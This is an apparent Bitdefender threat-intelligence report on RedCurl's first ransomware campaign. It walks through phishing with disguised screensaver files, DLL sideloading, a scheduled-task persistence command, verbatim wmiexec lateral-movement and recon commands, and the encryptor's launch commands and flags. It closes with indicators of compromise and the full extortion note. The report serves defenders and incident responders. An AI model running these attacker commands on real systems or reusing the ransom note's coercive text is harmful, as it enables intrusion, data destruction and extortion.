RedCurl's Ransomware Debut: A Technical Deep Dive

By Martin Zugec

Archived: 2026-04-05 17:59:50 UTC

This research, conducted by Bitdefender Labs, presents the first documented analysis of a ransomware campaign attributed to the RedCurl group (also known as Earth Kapre or Red Wolf). RedCurl has historically maintained a low profile, relying heavily on Living-off-the-Land (LOTL) techniques for corporate cyber espionage and data exfiltration. This shift to ransomware marks a significant evolution in their tactics.

This new ransomware, which we have named QWCrypt based on a self-reference 'qwc' found within the executable, is previously undocumented and distinct from known ransomware families.

By sharing our findings with the threat intelligence community and challenging existing assumptions, we hope to encourage further research of this unconventional threat actor that has been active since 2018.

RedCurl: A (Red) Wolf in Sheep's Clothing?

RedCurl's motivations raise more questions than answers. While frequently labeled a cyberespionage group, we find the evidence supporting this classification inconclusive.

Much of the existing analysis from fellow security researchers reiterates the cyberespionage claim, primarily focusing on technical aspects. While technical analysis is crucial, we believe it's equally important to examine their business model and the true motivations behind their actions for a complete operational picture.

Traditionally, cyberespionage is the domain of state-sponsored actors, the APTs. Our telemetry has identified victims primarily in the United States, but also in Germany, Spain, and Mexico. Other researchers however reported targets in Russia, a broad geographical scope atypical for state-sponsored groups.

Data exfiltration, a common tactic in ransomware operations, is typically employed for extortion. Yet, we have found no historical evidence (until now) of RedCurl attempting to sell stolen data back to their victims, an unusual deviation. Furthermore, financially motivated groups rarely prioritize the theft of proprietary information for competitive advantage; we struggle to identify a comparable group.

The group's revenue generation and operational objectives remain shrouded in mystery, particularly given their sustained activity since 2018. Consequently, their business model and true motivations remain unclear.

Hypothesis 1: Gun-For-Hire

Given the anomalies in RedCurl's behavior, we find it necessary to introduce a purely speculative hypothesis. It's possible that RedCurl operates as a 'gun-for-hire' group, essentially cyber mercenaries. This would explain their diverse victimology and the lack of a clear, consistent operational pattern. Furthermore, this hypothesis could potentially explain their current interest in ransomware that targets infrastructure, rather than endpoint computers.

In a mercenary model, ransomware could serve as a diversion, masking the true objective: a targeted data exfiltration operation. It's also possible that RedCurl, having completed a data exfiltration contract, was not paid, leading them to use ransomware as an alternate way to monetize their access.

Hypothesis 2: Discreet Operations

RedCurl's surprising introduction of hypervisor encryption, while maintaining network gateway functionality and avoiding endpoint encryption, suggests a deliberate effort to limit the attack's impact to the IT department. This strategy, if intentional, posits that RedCurl prioritizes discreet, direct negotiations with victims, minimizing public attention.

The absence of publicly visible ransom demands, such as through a dedicated leak site (DLS), does not necessarily indicate that RedCurl is not directly approaching victims. It is plausible that they engage in private negotiations, further reinforcing their preference for discreet operations and explaining their lack of public victim announcements.

Such an approach enables extended, low-profile operations, ensuring consistent revenue across a broad client base and reducing their visibility to law enforcement. This hypothesis contrasts with the mercenary model, suggesting that RedCurl avoids public disclosure as a core operational strategy since 2018.


This hypothesis is further supported by recent industry trends. Our 2023 Cybersecurity Assessment Report revealed 42% of respondents reporting pressure to conceal security breaches. Alarmingly, our upcoming 2024 report indicates this trend has worsened, showing an increase in concealed breaches.

Initial Access

RedCurl has traditionally relied on social engineering and spear-phishing to gain initial access to targets. In its latest ransomware deployment, the initial infection vector remains consistent with previous RedCurl campaigns: phishing emails containing IMG files disguised as CV documents.

An IMG file is essentially a sector-by-sector copy of a storage device, like a virtual disk. When a victim clicks on the IMG file attached to the phishing email, Windows 10 and 11 have native support to automatically mount it as a virtual drive. With default configuration, Windows will also automatically open the mounted disk, displaying its contents in File Explorer. This is when the victim will see the file called 'CV APPLICANT 7802-91542.SCR'.


Now, here's a little secret most folks don't know: screensaver ('.SCR') files are really just renamed executables. When you double-click a '.SCR' file, Windows treats it like an executable, but with an additional '/S' parameter, telling it to run in the fullscreen mode. And here's the fun part: this works both ways. You can absolutely rename a '.SCR' file to '.EXE' and run it (though you'd need to include the '/S' parameter). But, just as easily, you can rename any '.EXE' file to '.SCR', and Windows will happily execute it. It'll just add that '/S' parameter, which won't do anything unless the executable is designed for it.



Screensaver (.SCR) files are just renamed executables

CV APPLICANT 7802-91542.SCR is just a renamed copy of a legitimate Adobe executable, ADNotificationManager.exe, and this Adobe executable is vulnerable to DLL sideloading.

When an application starts, it often loads libraries (DLLs) to perform various functions. If an attacker can place a malicious DLL with the same name as a legitimate one in the same folder as the application, the application will load the malicious one instead (read our tech explainer for more details about this technique).



DLL sideloading and order execution hijacking

That's exactly what's happening here. When the victim clicks on that '.SCR' file (which, remember, is just a renamed '.EXE'), Windows executes it. And because of that DLL sideloading vulnerability, it automatically loads a library containing malicious code named netutils.dll from the same folder.

After execution, the netutils.dll immediately launches a ShellExecuteA call with the open verb, directing the victim's browser to https://secure.indeed.com/auth. This displays a legitimate Indeed login page, a calculated distraction designed to mislead the victim into thinking they are simply opening a CV. This social engineering tactic provides a window for the malware to operate undetected.

Simultaneously, netutils.dll acts as a downloader. Preliminary analysis of the netutils.dll downloader revealed other recurring characteristics observed in prior RedCurl campaigns, including the implementation of encrypted strings decrypted via bcrypt.dll. It uses wininet.dll functions to retrieve the final payload from the domain fall[.]dropconnect[.]workers[.]dev, using a custom user agent: 'Mozilla/5.0 (Windows NT; Windows NT 10.0;) WindowsPowerShell/5.1.20134.790 (tQZyWLKnigaURyRIrnRG)'.

This final payload is stored in %APPDATA%\BrowserSpec\BrowserSpec_<base64 representation of the hostname>.dll. To establish persistence, a scheduled task named \BrowserSpec\BrowserSpec_<base64 representation of the hostname> is created. This scheduled task executes the final payload indirectly with the following commandline: C:\Windows\system32\pcalua.exe -a rundll32 -c shell32.dll,Control_RunDLL C:\Users\<user>\AppData\Roaming\BrowserSpec\BrowserSpec_.<base64 representation of the hostname>.dll hard-wired-displacement

This command line is a classic example of Living Off The Land (LOTL) techniques, a common tactic in modern cyberattacks (and remember, we've got a Tech Explainer on LOTL if you want to dive deeper.) Basically, it's about using legitimate system tools to carry out malicious actions, making it harder for defenders to spot the bad stuff.

C:\Windows\system32\pcalua.exe: Our first LOTL component is pcalua.exe, the Program Compatibility Assistant (PCA) utility. It's designed to help older programs run on newer versions of Windows, think of it as a compatibility wrapper. It can be abused for proxy execution of binaries.

- -a rundll32: This tells pcalua.exe to launch rundll32.exe, another LOTL utility. Rundll32.exe is a Windows utility used to run DLLs (Dynamic Link Libraries). It's a legitimate tool, but it can be abused to run malicious DLLs.
- -c shell32.dll,Control_RunDLL C:\Users\<user>\AppData\Roaming\BrowserSpec\BrowserSpec_<base64 representation of the hostname>.dll: This specifies the DLL (shell32.dll) and the function within that DLL (Control_RunDLL) that rundll32.exe should call.
    - The -c switch, when used with pcalua.exe in this context, effectively designates everything that follows it as the command-line parameters that are passed to the executable being launched (rundll32.exe).
    - Control_RunDLL is a function within shell32.dll (another LOTL component) that's designed to launch control panel applets. However, it can be abused to execute binaries.
    - C:\Users\<user>\AppData\Roaming\BrowserSpec\BrowserSpec_<base64 representation of the hostname>.dll This is the only malicious component in this command line. This is RedCurl's custom

DLL, the payload they want to execute. The base64 encoding of the hostname is used to make the name unique to each compromised host.

- hard-wired-displacement This is the name of the DLL function to call from the malicious library.

This backdoor, a straightforward but reliable tool, acts as their main entry point. Other security researchers have previously documented it under names like RedCurl.Downloader or Earth Kapre downloader. Since our research is focused on the first documented instance of ransomware in RedCurl operations, we won't rehash the well-known behaviors of this malware that have already been covered.

Lateral Movement

Once RedCurl establishes their initial foothold, their focus shifts to navigating the network, gathering intelligence, and escalating their access.

With access to compromised user accounts across multiple systems, RedCurl used WMI to run commands on other computers. When they run commands remotely, they stick to built-in Windows tools. They don’t bring in any external tools, only rely on the LOTL techniques and use regular Windows tools like powershell.exe, wmic.exe, certutil.exe, or tasklist.exe.

Analysis revealed the use of a pentesting tool that used techniques mirroring those found in both the older, deprecated wmiexec-RegOut and the current wmiexec-Pro projects. This modified wmiexec is interesting because it only requires port 135 to function, bypassing the need for an SMB connection, which is often monitored by security tools. This tool outputs command results into files in C:\Windows\Temp\<6 random letters> or directly into the Windows Registry.

A sample of these commands can be found below:

```
cmd.exe /Q /c powershell -c "Enable-PSRemoting -force" 1> \\Windows\\Temp\\VSoNLA 2>&1
```

```
cmd.exe /Q /c tasklist | find /I "outlook" 1> \\Windows\\Temp\\pgkVdT 2>&1
```

```
cmd.exe /Q /c echo wmic process get Name,Commandline ^> \\\\N_b18353ea8eea835eb48cf281b2f632c6\\C$\\UGxqYI 2^>^&1 > C:\\Windows\\TEMP\\ABFHtO.bat & C:\\Windows\\system32\\cmd.exe /Q /c C:\\Windows\\TEMP\\ABFHtO.bat & C:\\Windows\\system32\\cmd.exe /Q /c del C:\\Windows\\TEMP\\ABFHtO.bat
```

```
cmd.exe /Q /c dir C:\\users 1> C:\\windows\\temp\\f952d983-1bd1-4342-a761-57e1fd6eb554.txt 2>&1 && certutil -encodehex -f C:\\windows\\temp\\f952d983-1bd1-4342-a761-57e1fd6eb554.txt C:\\windows\\temp\\a793c84d-5993-4dcb-bc19-ff838eb70137.txt 0x40000001 && for /F "usebackq" %G in ("C:\\windows\\temp\\a793c84d-5993-4dcb-bc19-ff838eb70137.txt") do reg add HKLM\\Software\\Classes\\evOFVQ /v ac77f6d6-74ce-4110-95e0-4ec2408968f2 /t REG_SZ /d "%G" /f && del /q /f /s C:\\windows\\temp\\f952d983-1bd1-4342-a761-57e1fd6eb554.txt C:\\windows\\temp\\a793c84d-5993-4dcb-bc19-ff838eb70137.txt
```

We also observed the use of Chisel, a fast TCP/UDP tunnel over HTTP. We suspect it was used for RDP access.

We've seen RedCurl stick to their usual playbook in most cases, continuing with data exfiltration over longer periods of time. However, one case stood out. They broke their routine and deployed ransomware for the first time.

Ransomware Deployment

The ransomware incident we observed with RedCurl stands out. Beyond the questions surrounding their motivation, their targeting strategy is also noteworthy. While most ransomware groups deploy their payloads across all endpoints (often using GPO or PsExec), and some extend to hypervisors, RedCurl targeted only hypervisors.

This focused targeting can be interpreted as an attempt to inflict maximum damage with minimum effort. By encrypting the virtual machines hosted on the hypervisors, making them unbootable, RedCurl effectively disables the entire virtualized infrastructure, impacting all hosted services. Interestingly, they deliberately excluded specific VMs that acted as network gateways, demonstrating their familiarity with the network implementation. The batch scripts used to launch the attack contained hardcoded information about the environment, including machine names, further indicating a highly targeted operation.

By keeping network gateways operational and avoiding endpoint encryption, RedCurl may have aimed to confine the attack to the IT team, preventing widespread disruption and user awareness.

Launcher Script

The ransomware, named rbcw.exe, was deployed from an encrypted 7z archive. The archive was extracted to the C:\ProgramData directory using the 7-Zip executable (7za.exe) using the command C:\ProgramData\7za.exe x -aoa –p BSoQ7N0H5..... C:\ProgramData\a753506f51fc2.tmp.

Execution was initiated through custom-crafted batch files, specifically tailored to the victim's environment. The initial batch file, a753506f51fc.bat was executed by the command cmd.exe /c C:\ProgramData\a753506f51fc.bat --pass BSoQ7N0H5..... --main a753506f51fc --key <key> --timeout -7793. The primary function of the a753506f51fc.bat batch file is to disable Windows Defender before initiating the next script in the sequence script.

While we cannot definitively confirm the existence of separate scripts tailored for other endpoint security solutions, our investigation revealed multiple indications of RedCurl attempting to bypass a variety of security products. The batch file has multiple references executable Term.exe. This executable is linked to a PDB file named "Terminator_v1.1," potentially associated with a known 'bring your own vulnerable driver' (BYOVD) driver. BYOVD leverages legitimate, but vulnerable, drivers to elevate privileges and disable security software. Furthermore, the ransomware configuration file contains explicit exclusions for several endpoint security solutions, including Windows Defender, Malwarebytes, VIPRE Business Agent, Bitdefender, and SentinelOne.

Main Script

Following the initial stage of disabling endpoint security, the a753506f51fc.bat script proceeds to execute the script responsible for launch the ransomware encryption process (rnm.bat or rn.bat) using command line cmd.exe /c C:\\ProgramData\\rnm.bat --pass BSoQ7N0H5..... --main a753506f51fc --key <key>.

The scripts begin by parsing command-line arguments to retrieve critical parameters: the decryption password (tpass), the main executable name (tmain), and the encryption key (tkey).

The scripts then configure variables for remote logging and data exfiltration. The davstr variable defines the WebDAV URL for remote file storage, and the slog and spass variables store the credentials for accessing this remote location. Notably, an attempt to upload files using PowerShell is present but commented out, replaced with curl.exe for data transfer. This suggests the attackers may have encountered issues with PowerShell execution or preferred the reliability of curl.

A key aspect of these scripts is their customization for specific victims. The script includes conditional blocks that perform targeted backup deletion based on the hostname. For example, on one Hyper-V host, the script removes specific backup directories and virtual hard disk files.

Before initiating the encryption, the script performs several system reconnaissance and cleanup tasks. It stops and deletes the Term service, which is associated with the term.exe process, likely used for disabling endpoint security. The script then captures system information, including running processes and logical disk details, and logs it to files within a temporary directory (%ALLUSERSPROFILE%\temp_3a3352baf).

The core encryption routine is then executed. The ransomware encryptor, rbcw.exe, is executed twice for virtual machines (--hv switch), and twice for host itself, four times in total.

The commands used were:

- rbcw.exe --hv --excludeVM "wingate<subnet1>,wingate,wingate<subnet2>" --key %tkey% --nosd >%tdir%\%computername%_rbcw_hv_1.log 2>&1
- rbcw.exe --hv --excludeVM "wingate<subnet1>,wingate,wingate<subnet2>" --key %tkey% --nosd >%tdir%\%computername%_rbcw_hv_2.log 2>&1
- rbcw.exe --key %tkey% --nosd >%tdir%\%computername%_rbcw_1.log 2>&1
- rbcw.exe --key %tkey% >%tdir%\%computername%_rbcw_2.log 2>&1

Let’s break down these commands:

- rbcw.exe: This is the ransomware executable itself.
- --hv: This flag indicates that the ransomware should target Hyper-V virtual machines.
- --excludeVM "wingate<subnet1>,wingate,wingate<subnet2>": This option specifies a comma-separated list of virtual machines to exclude from encryption, in this case, the network gateways.
- --key %tkey%: This argument provides the encryption key, which is dynamically passed from the preceding batch file.
- --nosd: This flag instructs the ransomware not to self-delete after encryption.
- >%tdir%\%computername%_rbcw_*.log 2>&1: These parts redirect the ransomware's output and error messages to log files within the temporary directory.

This double execution, combined with the two separate log files, indicates a deliberate attempt to ensure complete encryption or to gather debug information for further development. Files are not encrypted twice due to checks against the .randombits extension, the double execution likely aims to catch any files missed during the initial pass.

Notice the lack of the --nosd flag on the very last command, instructing the ransomware encryptor to self-delete after the execution.

Finally, the script cleans up after itself by deleting the ransomware executable, supporting tools, and temporary files. This thorough cleanup aims to minimize the attackers' footprint and complicate forensic analysis. The batch files exhibit a high degree of polish and customization, further indicating a sophisticated threat actor with a deep understanding of the victim's environment.

Ransomware Encryptor Analysis

The ransomware binary, rbcw.exe, is a UPX-packed Go executable. Notably, this ransomware strain is novel; our analysis did not reveal any similar samples or known ransomware families. After unpacking, the binary is obfuscated, but the command-line options --help and /h provide a clear overview of the ransomware's features.

- -k, --key string
    - This argument provides the encryption key, which is essential for the ransomware to function. Without this key, the ransomware will not encrypt any files. This key is used to generate the XChaCha20-Poly1305 key used to decrypt the configuration data, which includes the ransom note.
- --folder stringArray
    - This switch defines the folders to search for files to encrypt. The default value is "all," indicating that the ransomware will search all accessible folders.
- --nosd
    - This flag instructs the ransomware not to self-delete after encryption. Without this flag, the ransomware will delete itself after completing its operations.
- --noshadowdelete
    - This switch stops the ransomware from deleting shadow copies.
- --hv
    - This flag enables Hyper-V VM encryption. When present, the ransomware will encrypt virtual machines running on the current host.
- --excludeVM string
    - This option specifies a comma-separated list of virtual machines (VMs) to exclude from encryption.
- --kill
    - This switch is used to kill VM processes.
- --full-enc-less string
    - This option specifies the maximum file size for full encryption. Files smaller than this size will be fully encrypted, while larger files may be partially encrypted. The default value is "50M," indicating 50 megabytes.
- --skip-count int
    - This switch allows the ransomware to skip a certain number of blocks during encryption. The default is 5.
    - Instead of encrypting every consecutive block of data within a file, the ransomware skips a defined number of blocks, leaving portions of the original file unencrypted. By using partial encryption,

ransomware can significantly speed up the encryption process but also avoid detection by some detection mechanisms.

- --minsize string
  - This switch is used to set the minimum file size to encrypt.
- --maxsize string
  - This switch is used to set the maximum file size to encrypt.
- --block-size string
  - This switch defines the AES block size used during encryption. The default value is "1M," indicating a 1 megabyte block size. This parameter allows the attackers to adjust the performance of the encryption process.
- --chacha
  - This flag enables the use of the ChaCha20 algorithm for encryption. If this switch is not present, the ransomware defaults to AES encryption.
- --dryrun
  - This switch enables a "dry run" mode, where the ransomware simulates the encryption process without actually modifying any files.
- -h, --help
  - This switch displays the help information, listing all available command-line options and their descriptions.
- -i, --info
  - This switch prints system information to the console or log file. This is likely used for reconnaissance purposes, providing the attackers with details about the compromised system.
- --log string
  - This option specifies the path to the log file, where the ransomware will record its activities.
- --threads int
  - This option specifies the number of threads to use during encryption. The default value is 10. This parameter allows the attackers to adjust the performance of the encryption process.
- --turnoff
  - This switch turns off Hyper-V VMs. The default is true.
- -v, --verbose
  - This flag enables verbose output mode, providing more detailed information about the ransomware's activities.

The --key command-line switch is critical for the rbcw.exe functionality, because it also decrypts the ransomware's configuration file. This configuration includes the ransom note. This dependency on the key also presents challenges for analysis, as without knowing it, researchers cannot directly access the configuration.

An interesting detail is the presence of a hardcoded personal ID within the ransom note. This ID is not arbitrary; it's likely the key to a unique RSA key pair, with the corresponding public key embedded within the ransomware's configuration. This implies that the attackers maintain a matching private key, required for decrypting the victim's files. Therefore, the personal ID acts as a unique identifier, directly connecting the victim to their specific decryption key.

-----BEGIN RSA PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvYOTAPKPqDh4tmHDlwnE
+ZzXvIDoAci3RnrZ5U+ufN8DIC2aKw5/c96A5icvtHHZZaRUIMEoug0RLOVmZ2Xb
28Wj4WvR4b+i+OC2bOQzMuMv86lhEGa6gD0k3Hk0QkVGjwM+9wtaBSWiePA4xsNC
K66g0Uf4rB8zIpx/1hHlWxsTgKUoOObXiBc5XuhqoUHUkyEfy3TFPHprdetf0CLo
f+NWUnjp2fuUyVZFSEvaCHd3lw5WeqbcQg+CukGnXgcJ5QP3ubgWHATagLKflFv3
qbGLiMNuQYUVJ0Cqc4YlZOVlbkyOJvsCekFZtciD5SEipLMeWC955wI8xGKeZuK2
HQIDAQAB
-----END RSA PUBLIC KEY-----

Ransomware Note Analysis

Analysis of the ransom note reveals that it is not an original creation. Instead, it is composed of sections taken from the ransom notes of other known ransomware groups, including LockBit, HardBit, and Mimic group. This practice of repurposing existing ransom note text raises questions about the origins and motivations of the RedCurl group. Notably, there is no known dedicated leak site (DLS) associated with this ransomware, and it remains unclear whether the ransom note represents a genuine extortion attempt or a diversion.

Conclusion and Recommendations

The RedCurl group's recent deployment of ransomware marks a significant evolution in their tactics. This departure from their established modus operandi raises critical questions about their motivations and operational objectives. The highly targeted nature of the ransomware attack shows a well-planned and executed operation.

To mitigate the risk of ransomware attacks similar to the one deployed by RedCurl, and aligning with the insights provided in Bitdefender's Ransomware Whitepaper, we recommend the following:

1. Multilayered Defense: Adopting a multilayered security approach is essential. Organizations should invest in a diverse range of security controls, including network segmentation and endpoint protection to create overlapping layers of defense against cyber threats.

2. Detection and Response: Despite your best efforts, it is still possible that modern threat actors will make it past your prevention and protection controls. This is where your detection and response capabilities come into play. Whether you get these capabilities as-a-product (EDR/XDR) or as-a-service (MDR), the purpose is to minimize the time when threat actors remain undetected. Bitdefender MDR team conducts a proactive search through an environment to hunt malicious, suspicious, or risky activities that have evaded detection by existing tools. Use behavioral analysis and anomaly detection to identify suspicious activities, such as unusual tunneling via tools like chisel or remote execution with wmiexec-RegOut.

3. Prioritize Living-off-the-Land (LOTL) Prevention: Almost all modern cybercriminals abuse legitimate system tools for malicious purposes, focus on preventing and detecting LOTL attacks. Implement strict application control to limit the execution of unauthorized scripts and binaries, even those signed by trusted vendors. Harden PowerShell and other scripting environments by enforcing execution policies and enabling enhanced logging. Monitor for unusual process executions and command-line arguments, as RedCurl leverages tools like curl.exe

and wmic.exe for malicious activities. Additionally, restrict administrative privileges and implement least-privilege principles to limit the impact of compromised accounts.

4. Enhance Data Protection and Resilience: While backups are often considered a core defense against ransomware, they are usually less effective than assumed due to malicious targeting. Implement immutable backups, isolated from the production network, and regularly test recovery procedures. Exercise caution with backup solutions that rely on Shadow Volume Copies, as these are frequently targeted and deleted by ransomware, as evidenced by RedCurl's default deletion of shadow volumes. Encrypt sensitive data at rest and in transit to minimize data breach impacts.

5. Advanced Threat Intelligence: The right threat intelligence solutions can provide critical insights about attacks. Bitdefender IntelliZone consolidates all the information we've gathered about RedCurl operations. If you already have an Intellizone account you can find additional structure information under Threat ID BD9ys7c9na.

By implementing these recommendations, organizations can strengthen their defenses and better protect against the evolving threat landscape posed by sophisticated cyber adversaries.

We would like to thank Stefan Ioja, Adrian Schipor, Victor Vrabie, and Bogdan Zavadovschi for help with putting this advisory report together.

Indicators of Compromise

Files

%AppData%\Roaming\BrowserSpec\BrowserSpec_<hostname in base64>.dll	a806df529a111fb453175ecdcb230d96
%AppData%\Roaming\temp95\lzp.py	f19542732c33f1b908365df02a86105c
C:\ProgramData\ a744bef51.bat	ca1b05b97e934511a76a744b53b8eb92
C:\ProgramData\ a753506f51fc.bat	N/A
C:\ProgramData\ rbcw.exe	27927a73b8273dc796ddfc309ec8ecaf
C:\ProgramData\ rn.bat	6495356afd05dbf8661af13ef72ab887
C:\ProgramData\ rnfin.bat	c41957f965f8c38b6cedf44b62b09298
C:\ProgramData\ rnm.bat	09735d305b7d6f071173fe3b62b46d9e
C:\ProgramData\ unideq.dll	4154c3553656e94575aeb7183969bfa0
C:\ProgramData\ unimac.exe	5f2c5f7620b74d183e206817b723b555
C:\ProgramData\ unireq.exe	8d56ac580c06baac327613202fdbf5eb
C:\ProgramData\ unisap.dll	add1bfb2d4b4ad083dcee40d61a12780

C:\ProgramData\7za.exe	fde874e8d442e3f0469b3d2f86a45739
C:\ProgramData\term.exe	bc469bcdb585d8e6576fc664a6404a82, ab2d6846430b8ea18fc08cb7804fce99, e58e5afa9a94ba474e465dbf919d2c51
C:\ProgramData\term.sys	N/A
C:\temp\chisel-garble-win-x64-v2.0_upx.exe	fd3fd2f6cde9e38e92433c152892c03d
C:\Windows\system32\gdiplus.exe	d00c86ea42958f919c702a9a416a24ce
CV APPLICANT 7802-91542.SCR	9f7b1afce9c8c7d9282c5e791c69e369

URLS

hxxps://my[.]powerfolder[.]com/webdav/utils/elzp[.]txt
hxxps://mia[.]nl[.]tab[.]digital/remote[.]php/dav/files/

Scheduled Tasks

\\BrowserSpec\\BrowserSpec_<hostname in base64>

Appendices

Ransom Note

PERSONAL_ID: 329BCF07-85F2-49A7-97C3-5D7DA04FB9E3

>>>>> Your data is stolen and encrypted.

If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your data appears on our leak site, it could be bought by your competitors at any second, so don't hesitate for a long time. The sooner you pay the ransom, the sooner your company will be safe.

>>>>> What are the dangers of leaking your company's data.

First of all, you will receive fines from the government such as the GDRP and many others, you can be sued by customers of your firm for leaking information that was confidential. Your leaked data will be used by all the hackers on the planet for various unpleasant things. For example, social engineering, your employees' personal data can be used to re-infiltrate your company. Bank details and passports can be used to create bank accounts and online wallets through which criminal money will be laundered. On another vacation trip, you will have to explain

to the FBI where you got millions of dollars worth of stolen cryptocurrency transferred through your accounts on cryptocurrency exchanges. Your personal information could be used to make loans or buy appliances. You would later have to prove in court that it wasn't you who took out the loan and pay off someone else's loan. Your competitors may use the stolen information to steal technology or to improve their processes, your working methods, suppliers, investors, sponsors, employees, it will all be in the public domain. You won't be happy if your competitors lure your employees to other firms offering better wages, will you? Your competitors will use your information against you. For example, look for tax violations in the financial documents or any other violations, so you have to close your firm. According to statistics, two thirds of small and medium-sized companies close within half a year after a data breach. You will have to find and fix the vulnerabilities in your network, work with the customers affected by data leaks. All of these are very costly procedures that can exceed the cost of a ransomware buyout by a factor of hundreds. It's much easier, cheaper and faster to pay us the ransom. Well and most importantly, you will suffer a reputational loss, you have been building your company for many years, and now your reputation will be destroyed.

>>>>> How to decrypt data?

Contact our Support Team by email: edgypsin@proton.me (insert your PERSONAL_ID at SUBJECT field) and wait for an answer, we'll guarantee a response. Sometimes you will have to wait some time for our reply, this is because we have a lot of work and we attack hundreds of companies around the world.

>>>>> What guarantee is there that we won't cheat you?

We are one of the most famous ransomware group, nothing is more important than our reputation. We are not a politically motivated group and we want nothing more than money. If you pay, we will provide you with decryption software. After you pay the ransom, you will quickly make even more money. Look at this situation simply as a paid training for your system administrators, because it is due to your corporate network not being properly configured that we were able to attack you. Our pentest services should be paid just like you pay the salaries of your system administrators. Get over it and pay for it.

>>>>> Warning! Do not delete or modify encrypted files, it will lead to problems with decryption of files!

>>>> Very important! For those who have cyber insurance against ransomware attacks.

Insurance companies require you to keep your insurance information secret, this is to never pay the maximum amount specified in the contract or to pay nothing at all, disrupting negotiations. The insurance company will try to derail negotiations in any way they can so that they can later argue that you will be denied coverage because your insurance does not cover the ransom amount. For example your company is insured for 10 million dollars, while negotiating with your insurance agent about the ransom he will offer us the lowest possible amount, for example 100 thousand dollars, we will refuse the paltry amount and ask for example the amount of 15 million dollars, the insurance agent will never offer us the top threshold of your insurance of 10 million dollars. He will do anything to derail negotiations and refuse to pay us out completely and leave you alone with your problem. If you told us anonymously that your company was insured for $10 million and other important details regarding insurance coverage, we would not demand more than $10 million in correspondence with the insurance agent. That way you would have avoided a leak and decrypted your information. But since the sneaky insurance agent purposely negotiates so as not to pay for the insurance claim, only the insurance company wins in this situation.

To avoid all this and get the money on the insurance, be sure to inform us anonymously about the availability and terms of insurance coverage, it benefits both you and us, but it does not benefit the insurance company. Poor multimillionaire insurers will not starve and will not become poorer from the payment of the maximum amount specified in the contract, because everyone knows that the contract is more expensive than money, so let them fulfill the conditions prescribed in your insurance contract, thanks to our interaction.

>>>>> If you do not pay the ransom, we will attack your company again in the future.

rbcw.exe Arguments

This is a longer description that spans multiple lines and likely contains examples and usage of using your application.
For example:

Cobra is a CLI library for Go that empowers applications. This application is a tool to generate the needed files to quickly create a Cobra application.

Usage:

qwc [flags]

Flags:

--block-size string AES Block size (default "1M")

--chacha Use ChaCha20 algorithm

--dryrun Do not modify anything

--excludeVM string Exclude VMs (csv list)

--folder stringArray Folders to serch files (default [all])

--full-enc-less string Full encrypt files less than (default "50M")

-h, --help help for qwc

--hv Encrypt HyperV VMs

-i, --info Print system info

-k, --key string Vars key

--kill Kill VM process

--log string Log file

--maxsize string Vars key (default "0")

--minsize string Vars key (default "0")

```
    --nosd                Do not self delete
